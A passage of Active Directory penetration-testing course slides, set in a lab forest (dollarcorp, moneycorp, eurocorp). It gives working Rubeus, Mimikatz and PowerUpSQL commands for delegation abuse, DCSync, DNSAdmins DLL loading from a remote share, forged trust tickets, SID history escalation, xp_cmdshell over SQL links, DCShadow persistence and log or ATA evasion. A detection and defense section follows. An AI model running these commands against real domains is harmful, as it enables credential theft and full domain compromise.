- To abuse constrained delegation for dcorp-adminsrv\$ using Rubeus, we can use the following command (We are requesting a TGT and TGS' in a single command):

```
.\Rubeus.exe s4u /user:dcorp-adminsrv$  
/rc4:1fadb1b13edbc5a61cbdc389e6f34c67  
/impersonateuser:Administrator /msdsspn:"time/dcorp-  
dc.dollarcorp.moneycorp.LOCAL" /altservice:ldap /ptt
```

- After injection, we can run DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\krbtgt"'
```

# Learning Objective 18

- Enumerate users in the domain for whom Constrained Delegation is enabled.
  - For such a user, request a TGT from the DC and obtain a TGS for the service to which delegation is configured.
  - Pass the ticket and access the service as DA.
- Enumerate computer accounts in the domain for which Constrained Delegation is enabled.
  - For such a user, request a TGT from the DC.
  - Use the TGS for executing the DCSync attack.

## Priv Esc – DNSAdmins

- It is possible for the members of the DNSAdmins group to load arbitrary DLL with the privileges of dns.exe (SYSTEM).
- In case the DC also serves as DNS, this will provide us escalation to DA.
- Need privileges to restart the DNS service.

<https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83>

<http://www.labofapenetrationtester.com/2017/05/abusing-dnsadmins-privilege-for-escalation-in-active-directory.html>

## Priv Esc – DNSAdmins

- Enumerate the members of the DNSAdmis group  
`Get-NetGroupMember -GroupName "DNSAdmins"`

- Using ActiveDirectory module  
`Get-ADGroupMember -Identity DNSAdmins`

- Once we know the members of the DNSAdmins group, we need to compromise a member. We already have hash of svradmin because of derivative local admin.

# Priv Esc – DNSAdmins

- From the privileges of DNSAdmins group member, configure DLL using dnscmd.exe (needs RSAT DNS):

```
dnscmd dcorp-dc /config /serverlevelplugindll  
\\172.16.50.100\dll\mimilib.dll
```

- Using DNSServer module (needs RSAT DNS):

```
$dnsettings = Get-DnsServerSetting -ComputerName dcorp-dc -  
Verbose -All  
$dnsettings.ServerLevelPluginDll =  
"\\"172.16.50.100\dll\mimilib.dll"  
Set-DnsServerSetting -InputObject $dnsettings -ComputerName  
dcorp-dc -Verbose
```

To install DNS RSAT tools: Install-WindowsFeature DNS -IncludeManagementTools -Verbose

# Priv Esc – DNSAdmins


- Restart the DNS service (assuming that the DNSAdmins group has the permission to do so):  
sc \\dcorp-dc stop dns  
sc \\dcorp-dc start dns
- By default, the mimilib.dll logs all DNS queries to C:\Windows\System32\kiwidns.log

```
microsoft.Cpp.Platform.targets      kdns.c  ✘
(Global Scope)                                     kdns_DnsPluginQuery(PSTR pszQueryName, WORD wQueryType, PSTR pszRecordC

#pragma warning(disable:4996)
    if(kdns_logfile = _wfopen(L"kiwidns.log", L"a"))
#pragma warning(pop)
{
    klog(kdns_logfile, L"%S (%hu)\n", pszQueryName, wQueryType);
    fclose(kdns_logfile);
    system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -e SQBuAHYAbwBrAGUALQBFAHgAcABy
}
return ERROR_SUCCESS;
}
```

# Priv Esc –Across Trusts


- Across Domains - Implicit two way trust relationship.
- Across Forests - Trust relationship needs to be established.




# Priv Esc – Child to Parent

- Child to Forest Root
- Domains in same forest have an implicit two-way trust with other domains. There is a trust key between the parent and child domains.
- There are two ways of escalating privileges between two domains of same forest:
  - Krbtgt hash
  - Trust tickets

# Child to Parent Trust Flow



# Priv Esc – Child to Parent



# Priv Esc – Child to Parent using Trust Tickets

- Child to Forest Root using Trust Tickets
- So, what is required to forge trust tickets is, obviously, the trust key. Look for [In] trust key from child to parent.

```
Invoke-Mimikatz -Command '"lsadump::trust /patch"' -  
ComputerName dcorp-dc
```

or

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\mcorp$"'
```

<https://adsecurity.org/?p=1588>

# Priv Esc – Child to Parent using Trust Tickets

- Child to Forest Root using Trust Tickets
- An inter-realm TGT can be forged

```
Invoke-Mimikatz -Command '"Kerberos::golden  
/user:Administrator /domain:dollarcorp.moneycorp.local  
/sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-  
5-21-280534878-1496970234-700767426-519  
/rc4:7ef5be456dc8d7450fb8f5f7348746c5 /service:krbtgt  
/target:moneycorp.local  
/ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi"'
```

# Priv Esc – Child to Parent using Trust Tickets

Invoke-Mimikatz -Command	
Kerberos::golden	The mimikatz module
/domain:dollarcorp.moneycorp.local	FQDN of the current domain
/sid:S-1-5-21-1874506631-3219952063-538504511	SID of the current domain
/sids:S-1-5-21-280534878-1496970234-700767426-519	SID of the enterprise admins group of the parent domain
/rc4:7ef5be456dc8d7450fb8f5f7348746c5	RC4 of the trust key
/user:Administrator	User to impersonate
/service:krbtgt	Target service in the parent domain
/target:moneycorp.local	FQDN of the parent domain
/ticket:C:\AD\Tools\kekeo\trust_tkt.kirbi	Path where ticket is to be saved

# Priv Esc – Child to Parent using Trust Tickets

- Child to Forest Root using Trust Tickets
- Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket.  
`.\asktgs.exe C:\AD\Tools\kekeo_old\trust_tkt.kirbi  
CIFS/mcorp-dc.moneycorp.local`
- Tickets for other services (like HOST and RPCSS for WMI, HOST and HTTP for PowerShell Remoting and WinRM) can be created as well.

List of Active Directory SPNs [https://adsecurity.org/?page\\_id=183](https://adsecurity.org/?page_id=183)

## Priv Esc – Child to Parent using Trust Tickets

- Child to Forest Root using Trust Tickets
- Use the TGS to access the targeted service (may need to use it twice).

```
.\kirbikator.exe lsa .\CIFS.mcorp-  
dc.moneycorp.local.kirbi
```

```
ls \\mcorp-dc.moneycorp.local\c$
```

# Priv Esc – Child to Parent using Trust Tickets

- Child to Forest Root using Trust Tickets
- We can use Rubeus too for same results! Note that we are still using the TGT forged initially

```
.\Rubeus.exe asktgt  
/ticket:c:\AD\Tools\kekeo_old\trust_tkt.kirbi  
/service:cifs\mcorp-dc.moneycorp.local /dc:mcorp-  
dc.moneycorp.local /ptt
```

```
ls \\mcorp-dc.moneycorp.local\c$
```

## Learning Objective 19

- Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using the domain trust key.

## Priv Esc – Child to Parent using krbtgt hash

- We will abuse SID history once again

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
```

```
Invoke-Mimikatz -Command '"kerberos::golden  
/user:Administrator /domain:dollarcorp.moneycorp.local  
/sid:s-1-5-21-1874506631-3219952063-538504511 /sids:s-1-  
5-21-280534878-1496970234-700767426-519  
/krbtgt:ff46a9d8bd66c6efd77603da26796f35  
/ticket:C:\AD\Tools\krbtgt_tkt.kirbi"'
```

- In the above command, the mimkatz option "/sids" is forcefully setting the SID History for the Enterprise Admin group for dollarcorp.moneycorp.local that is the Forest Enterprise Admin Group.

## Priv Esc – Child to Parent using krbtgt hash

- On any machine of the current domain

```
Invoke-Mimikatz -Command '"kerberos::ptt  
C:\AD\Tools\krbtgt_tkt.kirbi"
```

```
ls \\mcorp-dc.moneycorp.local.kirbi\c$
```

```
gwmi -class win32_operatingsystem -ComputerName mcorp-  
dc.moneycorp.local
```

## Priv Esc – Child to Parent using krbtgt hash

- Avoid suspicious logs

```
Invoke-Mimikatz -Command '"kerberos::golden /user:dcorp-dc$  
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-  
3219952063-538504511 /groups:516 /sids:S-1-5-21-280534878-  
1496970234-700767426-516,S-1-5-9  
/krbtgt:ff46a9d8bd66c6efd77603da26796f35 /ptt"'
```

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:mcorp\Administrator /domain:moneycorp.local"'
```


- S-1-5-21-2578538781-2508153159-3419410681-516 – Domain Controllers
- S-1-5-9 – Enterprise Domain Controllers

<http://www.harmj0y.net/blog/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/>


## Learning Objective 20

- Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using dollarcorp's krbtgt hash.

# Trust Flow Across Forest



# Trust Abuse Across Forest



## Priv Esc – Across Forest using Trust Tickets

- Across Forests
- Once again, we require the trust key for the inter-forest trust.

`Invoke-Mimikatz -Command '"lsadump::trust /patch"'`

Or

`Invoke-Mimikatz -Command '"lsadump::lsa /patch"'`

<https://adsecurity.org/?p=1588>

## Priv Esc – Across Forest using Trust Tickets

- Across Forests
  - An inter-forest TGT can be forged
- ```
Invoke-Mimikatz -Command '"Kerberos::golden  
/user:Administrator /domain:dollarcorp.moneycorp.local  
/sid:S-1-5-21-1874506631-3219952063-538504511  
/rc4:cd3fb1b0b49c7a56d285ffdbb1304431 /service:krbtgt  
/target:eurocorp.local  
/ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi"'
```

## Priv Esc – Across Forest using Trust Tickets

- Across Forests
- Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket.

```
.\asktgs.exe  
c:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi  
CIFS/eurocorp-dc.eurocorp.local
```
- Tickets for other services (like HOST and RPCSS for WMI, HOST and HTTP for PowerShell Remoting and WinRM) can be created as well.

List Active Directory SPNs [https://adsecurity.org/?page\\_id=183](https://adsecurity.org/?page_id=183)

## Priv Esc – Across Forest using Trust Tickets

- Across Forests
- Use the TGS to access the targeted service.

```
.\kirbikator.exe lsa .\CIFS.eurocorp-  
dc.eurocorp.local.kirbi
```

```
ls \\eurocorp-dc.eurocorp.local\forestshare\
```

## Priv Esc – Across Forest using Trust Tickets

- Across Forests
- Using Rubeus (using the same TGT which we forged earlier):

```
.\\Rubeus.exe asktgs  
/ticket:c:\\AD\\Tools\\kekeo_old\\trust_forest_tkt.kirbi  
/service:cifs/eurocorp-dc.eurocorp.local /dc:eurocorp-  
dc.eurocorp.local /ptt
```

```
1s \\\\eurocorp-dc.eurocorp.local\\forestshare\\
```

## Learning Objective 21

- With DA privileges on dollarcorp.moneycorp.local, get access to SharedwithDCorp share on the DC of eurocorp.local forest.

## Trust Abuse - MSSQL Servers

- MS SQL servers are generally deployed in plenty in a Windows domain.
- SQL Servers provide very good options for lateral movement as domain users can be mapped to database roles.
- For MSSQL and PowerShell hackery, lets use PowerUpSQL  
<https://github.com/NetSPI/PowerUpSQL>

# Trust Abuse - MSSQL Servers

- Discovery (SPN Scanning)

```
Get-SQLInstanceDomain
```

- Check Accessibility

```
Get-SQLConnectionTestThreaded
```

```
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -  
Verbose
```

- Gather Information

```
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose
```

# Trust Abuse - MSSQL Servers - Database Links

- A database link allows a SQL Server to access external data sources like other SQL Servers and OLE DB data sources.
- In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.
- Database links work even across forest trusts.

More at: <https://docs.microsoft.com/en-us/sql/relational-databases/linked-servers/linked-servers-database-engine>

# Trust Abuse - MSSQL Servers - Database Links

## Searching Database Links

- Look for links to remote servers

```
Get-SQLServerLink -Instance dcorp-mssql1 -Verbose
```

Or

```
select * from master..sysservers
```

# Trust Abuse - MSSQL Servers - Database Links

## Enumerating Database Links - Manually

- Openquery() function can be used to run queries on a linked database  
`select * from openquery("dcorp-sql1",'select * from master..sysservers')`

# Trust Abuse - MSSQL Servers - Database Links

## Enumerating Database Links

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql1 -Verbose
```

or

- Openquery queries can be chained to access links within links (nested links)

```
select * from openquery("dcorp-sql1",'select * from openquery("dcorp-mgmt","select * from master..sysservers"))'
```

# Trust Abuse - MSSQL Servers - Database Links

## Executing Commands

- On the target server, either xp\_cmdshell should be already enabled; or
- If rpcout is enabled (disabled by default), xp\_cmdshell can be enabled using:

```
EXECUTE('sp_configure "xp_cmdshell",1;reconfigure;') AT "eu-sql"
```

# Trust Abuse - MSSQL Servers - Database Links

## Executing Commands

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query  
"exec master..xp_cmdshell 'whoami'"
```

or

- From the initial SQL server, OS commands can be executed using nested link queries:

```
select * from openquery("dcorp-sql1",'select * from openquery("dcorp-  
mgmt","select * from openquery("eu-sql.eu.eurocorp.local","","select  
@@version as version;exec master..xp_cmdshell "powershell  
whoami)""")")')
```

## Learning Objective 22

- Get a reverse shell on a SQL server in eurocorp forest by abusing database links from dcorp-mssql.

# Forest Persistence – DCShadow

- DCShadow temporarily registers a new domain controller in the target domain and uses it to "push" attributes like SIDHistory, SPNs etc) on specified objects without leaving the change logs for modified object!
- The new domain controller is registered by modifying the Configuration container, SPNs of an existing computer object and couple of RPC services.
- Because the attributes are changed from a "domain controller", there are no directory change logs on the actual DC for the target object.
- By default, DA privileges are required to use DCShadow.
- In my experiments, the attacker's machine must be part of the root domain.

<https://www.dcshadow.com/>

<http://www.labofapenetrationtester.com/2018/04/dcshadow.html>

# Forest Persistence – DCShadow

- We can use mimikatz for DCShadow. Two mimikatz instances are required:
- One to start RPC servers with SYSTEM privileges and specify attributes to be modified:

!+

!processtoken

```
lsadump::dcshadow /object:root1user /attribute:Description /value="Hello  
from DCShadow"
```

- And second with enough privileges (DA or otherwise) to push the values.

```
lsadump::dcshadow /push
```

# Forest Persistence – DCShadow - Minimal Permissions

- DCShadow can be used with minimal permissions by modifying ACLs of -
  - The domain object.
    - DS-Install-Replica (Add/Remove Replica in Domain)
    - DS-Replication-Manage-Topology (Manage Replication Topology)
    - DS-Replication-Synchronize (Replication Synchronization)
  - The Sites object (and its children) in the Configuration container.
    - CreateChild and DeleteChild
  - The object of the computer which is registered as a DC.
    - WriteProperty (Not Write)
  - The target object.
    - WriteProperty (Not Write)
- We can use **Set-DCShadowPermissions** from Nishang for setting the permissions.

## Forest Persistence – DCShadow - Minimal Permissions

- We can use `Set-DCShadowPermissions` from Nishang for setting the permissions.
- For example, to use DCShadow as user student1 to modify root1user object from machine mcorp-student1:  
`Set-DCShadowPermissions -FakeDC mcorp-student1 -SAMAccountName root1user -Username student1 -Verbose`
- Now, the second mimkatz instance (which runs as DA) is not required.

## Forest Persistence – DCShadow

- Once we have permissions sorted out, so much of interesting stuff can be done.
- For example, set SIDHistory of a user account to Enterprise Admins or Domain Admins group:  
`Isadump::dcshadow /object:student1 /attribute:SIDHistory /value:S-1-5-21-280534878-1496970234-700767426-519`
- To use above without DA:  
`Set-DCShadowPermissions -FakeDC mcorp-student1 -SAMAccountName rootluser -Username student1 -Verbose`

# Forest Persistence – DCShadow

- Set primaryGroupID of a user account to Enterprise Admins or Domain Admins group:  
`Isadump::dcshadow /object:student1 /attribute:primaryGroupID /value:519`
- Please note that after above command is used, the user shows up as a member of the Enterprise Admins group in some enumeration techniques like net group "Enterprise Admins" /domain

# Forest Persistence – DCShadow

- Modify ntSecurityDescriptor for AdminSDHolder to add Full Control for a user  
`(New-Object  
System.DirectoryServices.DirectoryEntry("LDAP://CN=Admin  
SDHolder,CN=System,DC=moneycorp,DC=local")).psbase.ObjectSecurity.sddl`
- We just need to append a Full Control ACE from above for SY/BA/DA with our user's SID at the end.  
`Isadump::dcshadow  
/object:CN=AdminSDHolder,CN=System,DC=moneycorp,DC=local  
/attribute:ntSecurityDescriptor /value:<modified ACL>`

# Forest Persistence – DCShadow - Shadowception

- We can even run DCShadow from DCShadow which I have named Shadowception:  
`(New-Object  
System.DirectoryServices.DirectoryEntry("LDAP://DC=moneycorp,DC=loc  
1")).psbase.ObjectSecurity.sddl`
- We need to append following ACEs with our user's SID at the end:
- On the domain object:  
(OA;;CR;1131f6ac-9c07-11d1-f79f-00c04fc2dcd2;;UserSID)  
(OA;;CR;9923a32a-3607-11d2-b9be-0000f87a36b2;;UserSID)  
(OA;;CR;1131f6ab-9c07-11d1-f79f-00c04fc2dcd2;;UserSID)
- On the attacker computer object: (A;;WP;;;UserSID)
- On the target user object: (A;;WP;;;UserSID)
- On the Sites object in Configuration container: (A;CI;CCDC;;;UserSID)

# Forest Persistence – DCShadow - Shadowception

- If we maintain access to the computer for which we modified the permissions with the user whose SID we added, we can modify the attributes of the specific user whose permissions we modified.
- Let's see how we can modify properties of root13user from mcorp-student13 machine as student13 using DCShadow.

# Using DCShadow in the lab

- Add mcorp/studentx to the local administrators group on the studentx machine.
- Unjoin dollarcorp and join moneycorp domain. Remember to rename your machine to mcorp-studentx. Your studentx is also a part of mcorp. (You may have to wait some time before trust relationship between your machine and moneycorp is established.)
- Use the mcorp\Administrator hash retrieved earlier when we escalated privileges to EA using dollarcorp's krbtgt hash.

## Learning Objective 23

- Use DCShadow to set a SPN for rootxuser.
- Using DCShadow, set rootxuser's SIDHistory without using DA.
- Modify the permissions of AdminSDHolder container using DCShadow and add Full Control permission for studentx.

# Detection and Defense

- Look for flow of credentials and privileges in your environment.
- Log events and most important, monitor the logs.
- Purple Teaming
- Work culture and Architectural Changes

## Detection and Defense - Domain Admins

- Do not allow or limit login of DAs to any other machine other than the Domain Controllers. If logins to some servers is necessary, do not allow other administrators to login to that machine.
- (Try to) Never run a service with a DA. Many credential theft protections which we are going to discuss soon are rendered useless in case of a service account.

# Detection and Defense - Domain Admins

- Check out Temporary Group Membership! (Requires Privileged Access Management Feature to be enabled which can't be turned off later)  
`Add-ADGroupMember -Identity 'Domain Admins' -Members newDA -MemberTimeToLive (New-TimeSpan -Minutes 20)`

# Detection and Defense - Golden Ticket

- Some important Event ID:
- Event ID
  - 4624: Account Logon
  - 4672: Admin Logon

```
Get-WinEvent -FilterHashtable  
@{Logname='Security';ID=4672} -MaxEvents 1 | Format-List  
-Property *
```

# Detection and Defense - Silver Ticket

- Event ID
  - 4624: Account Logon
  - 4634: Account Logoff
  - 4672: Admin Logon

```
Get-WinEvent -FilterHashtable  
@{Logname='Security';ID=4672} -MaxEvents 1 | Format-List  
-Property *
```

# Detection and Defense - Skeleton Key

- Events
  - System Event ID 7045 - A service was installed in the system. (Type Kernel Mode driver)
- Events ("Audit privilege use" must be enabled)
  - Security Event ID 4673 – Sensitive Privilege Use
  - Event ID 4611 – A trusted logon process has been registered with the Local Security Authority

```
Get-WinEvent -FilterHashtable @{Logname='System';ID=7045} |  
?{$_.message -like "*Kernel Mode Driver*"}
```

- Not recommended (detects only stock mimidrv):  

```
Get-WinEvent -FilterHashtable @{Logname='System';ID=7045} |  
?{$_.message -like "*Kernel Mode Driver*" -and $_.message -like  
"*mimidrv*"}
```

# Detection and Defense - Skeleton Key

- Mitigation

- Running lsass.exe as a protected process is really handy as it forces an attacker to load a kernel mode driver.
- Make sure that you test it thoroughly as many drivers and plugins may not load with the protection.

`New-ItemProperty`

```
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name  
RunAsPPL -Value 1 -Verbose
```

- Verify after a reboot

```
Get-WinEvent -FilterHashtable @{Logname='System';ID=12}  
| ?{$_.message -like "*protected process*"}
```

Configuring Additional LSA Protection: <https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection>

# Detection and Defense - DSRM

- Events
  - Event ID 4657 - Audit creation/change of  
HKLM:\System\CurrentControlSet\Control\Lsa\ DsrmAdminLogonBehavior

# Detection and Defense - Malicious SSP

- Events
  - Event ID 4657 - Audit creation/change of  
HKLM:\System\CurrentControlSet\Control\Lsa\SecurityPackages

# Detection and Defense - Kerberoast

- Events
  - Security Event ID 4769 – A Kerberos ticket was requested
- Mitigation
  - Service Account Passwords should be hard to guess (greater than 25 characters)
  - Use Managed Service Accounts (Automatic change of password periodically and delegated SPN Management)
  - [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/jj128431\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/jj128431(v=ws.11))

# Detection and Defense - Kerberoast

- Since 4769 is logged very frequently on a DC. We may like to filter results based on the following information from logs:
  - Service name should not be krbtgt
  - Service name does not end with \$ (to filter out machine accounts used for services)
  - Account name should not be machine@domain (to filter out requests from machines)
  - Failure code is '0x0' (to filter out failures, 0x0 is success)
  - Most importantly, ticket encryption type is 0x17

# Detection and Defense - Kerberoast

- A PowerShell one-liner for quick testing:

```
Get-WinEvent -FilterHashtable  
@{Logname='Security';ID=4769} -MaxEvents 1000 |  
?{$_.Message.split("`n")[8] -ne 'krbtgt' -and  
$_.Message.split("`n")[8] -ne '*$' -and  
$_.Message.split("`n")[3] -notlike '*$@*' -and  
$_.Message.split("`n")[18] -like '*0x0*' -and  
$_.Message.split("`n")[17] -like "*0x17*"} | select -  
ExpandProperty message
```

# Detection and Defense - Delegation

- Mitigation
  - Limit DA/Admin logins to specific servers
  - Set "Account is sensitive and cannot be delegated" for privileged accounts.  
<https://docs.microsoft.com/en-us/archive/blogs/poshchap/security-focus-analysing-account-is-sensitive-and-cannot-be-delegated-for-privileged-accounts>

# Detection and Defense - ACL Attacks

- Events
  - Security Event ID 4662 (Audit Policy for object must be enabled) – An operation was performed on an object
  - Security Event ID 5136 (Audit Policy for object must be enabled) – A directory service object was modified
  - Security Event ID 4670 (Audit Policy for object must be enabled) – Permissions on an object were changed
- Useful tool
  - AD ACL Scanner - Create and compare create reports of ACLs.  
<https://github.com/canix1/ADACLScanner>

# Detection and Defense - Trust Tickets

## SID Filtering

- Avoid attacks which abuse SID history attribute across forest trust.
- Enabled by default on all inter-forest trusts. Intra-forest trusts are assumed secured by default (MS considers forest and not the domain to be a security boundary).
- But, since SID filtering has potential to break applications and user access, it is often disabled.


[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321(v=ws.10))

# Detection and Defense - Trust Tickets

## Selective Authentication

- In an inter-forest trust, if Selective Authentication is configured, users between the trusts will not be automatically authenticated. Individual access to domains and servers in the trusting domain/forest should be given.

# Detection and Defense - Trust Tickets



# Detection and Defense - ATA

- Microsoft ATA (Advanced Threat Analytics).
  - Traffic destined for Domain Controller(s) is mirrored to ATA sensors and a user activity profile is build over time – use of computers, credentials, log on machines etc.
  - Collects Event 4776 (The DC attempted to validate the credentials for an account) to detect credential replay attacks.
  - Can detect Behavior anomalies.

<https://docs.microsoft.com/en-us/archive/blogs/cbernier/microsoft-advanced-threat-analytics>

# Detection and Defense - ATA

Useful for detecting:

- Recon: Account enum, Netsession enum
- Compromised Credentials Attacks: Brute force, High privilege account/service account exposed in clear text, Honey token, unusual protocol (NTLM and Kerberos)
- Credential/Hash/Ticket Replay attacks.

<https://docs.microsoft.com/en-us/advanced-threat-analytics/understand-explore/ata-threats>

# Detection and Defense - ATA

The screenshot shows the Microsoft Advanced Threat Analytics Timeline interface. On the left, there's a sidebar with filters: All [499], Open [446] (with High [96], Medium [382], Low [66]), Closed [53], and Suppressed [0]. The main area displays five event cards:

- 11:41 PM Jun 11, 2018**: **Encryption downgrade activity**. The encryption method of the ETYPE\_INFO2 field of KRB\_E珥 message from 37 computers has been downgraded based on previously learned behavior. This may be a result of a Skeleton Key on OPS-DC.
- 9:33 PM Jun 11, 2018**: **Kerberos Golden Ticket activity**. Suspicious usage of Administrator's Kerberos ticket, indicating a potential Golden Ticket attack, was detected.
- 9:58 AM Jun 8, 2018**: **Unusual protocol implementation**. term admin successfully authenticated from OPS-TTERMINALSER against OPS-DC using an unusual protocol implementation. This may be a result of malicious tools used to execute attacks such as Pass-the-Hash and brute force.
- 9:52 AM Jun 1, 2018**: **Unusual protocol implementation**. term admin successfully authenticated from OPS-TTERMINALSER against OPS-DC using an unusual protocol implementation. This may be a result of malicious tools used to execute attacks such as Pass-the-Hash and brute force.
- 9:45 AM May 23, 2018**: **Unusual protocol implementation**. term admin successfully authenticated from OPS-TTERMINALSER against OPS-DC using an unusual protocol implementation. This may be a result of malicious tools used to execute attacks such as Pass-the-Hash and brute force.

# Detection and Defense - ATA

- Bypassing ATA:
  - ATA, for all its goodness, can be bypassed and avoided.
  - The key is to avoid talking to the DC as long as possible and make appear the traffic we generate as attacker normal.

<https://www.blackhat.com/docs/us-17/thursday/us-17-Mittal-Evading-MicrosoftATA-for-ActiveDirectory-Domination.pdf>

[https://docs.microsoft.com/en-us/previous-versions/mt227395\(v=msdn.10\)](https://docs.microsoft.com/en-us/previous-versions/mt227395(v=msdn.10))  
<https://rastamouse.me/2018/03/laps---part-1/>

# Detection and Defense - Architectural Changes

## Credential Guard

- Now called, Windows Defender Credential Guard, it "uses virtualization-based security to isolate secrets so that only privileges system software can access them".
- Effective in stopping PTH and Over-PTH attacks by restricting access to NTLM hashes and TGTs. As of Windows 10 1709, it is not possible to write Kerberos tickets to memory even if we have credentials.
- <https://docs.microsoft.com/en-us/windows/access-protection/credential-guard/credential-guard>

<https://www.blackhat.com/docs/us-15/materials/us-15-Moore-Defeating%20Pass-the-Hash-Separation-Of-Powers-wp.pdf>

# Detection and Defense - Architectural Changes

## Credential Guard

- But, credentials for local accounts in SAM and Service account credentials from LSA Secrets are NOT protected.
